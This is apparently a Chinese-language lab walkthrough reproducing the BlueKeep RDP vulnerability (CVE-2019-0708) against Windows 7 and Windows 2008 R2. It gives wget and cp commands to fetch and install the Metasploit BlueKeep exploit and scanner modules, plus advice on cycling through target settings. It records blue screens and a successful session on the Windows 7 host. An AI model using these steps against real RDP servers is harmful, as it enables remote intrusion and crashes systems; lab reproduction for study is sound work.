
## 复现环境

kali 2019.3

win7 sp1 旗舰版【2core、2G】

win2008 R2

开启3389



## 下载对应的利用脚本

|  |
| --- |
| Wget https://raw.githubusercontent.com/rapid7/metasploit-framework/edb7e20221e2088497d1f61132db3a56f81b8ce9/lib/msf/core/exploit/rdp.rb |
| wget https://github.com/rapid7/metasploit-framework/raw/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/auxiliary/scanner/rdp/rdp\_scanner.rb |
| wget https://github.com/rapid7/metasploit-framework/raw/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/exploits/windows/rdp/cve\_2019\_0708\_bluekeep\_rce.rb |
| wget https://github.com/rapid7/metasploit-framework/raw/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/auxiliary/scanner/rdp/cve\_2019\_0708\_bluekeep.rb |

## 覆盖对应文件到相应的目录


cp rdp.rb /usr/share/metasploit-framework/lib/msf/core/exploit

cp rdp\_scanner.rb /usr/share/metasploit-framework/modules/auxiliary/scanner

cp cve\_2019\_0708\_bluekeep\_rce.rb /usr/share/metasploit-framework/modules/exploits/rdp

cp cve\_2019\_0708\_bluekeep.rb /usr/share/metasploit-framework/modules/auxiliary/scanner/rdp

## 设置参数



主要有两个需要设置的地方

rhosts 不用讲


target 这个从0~ 4 最好都试一下

## 对win7进行漏洞利用

**关键步骤**


建议：从target 0~4 多试几次


【同一台win7 可以被多次exp】



此版本的win7 确实存在漏洞


### target 1






这种情况是蓝屏了


### target 2






这种情况也是蓝屏了


### target 3 成功



这种也是蓝屏（第一次失败）





第二次尝试target 3 才成功




第三次尝试target 3 成功

### target 4






## 对win2008 R2 进行漏洞利用




此版本的win2008 R2 确实存在漏洞


### target 1




### target 2



### target 3



第一次利用失败



第二次利用失败

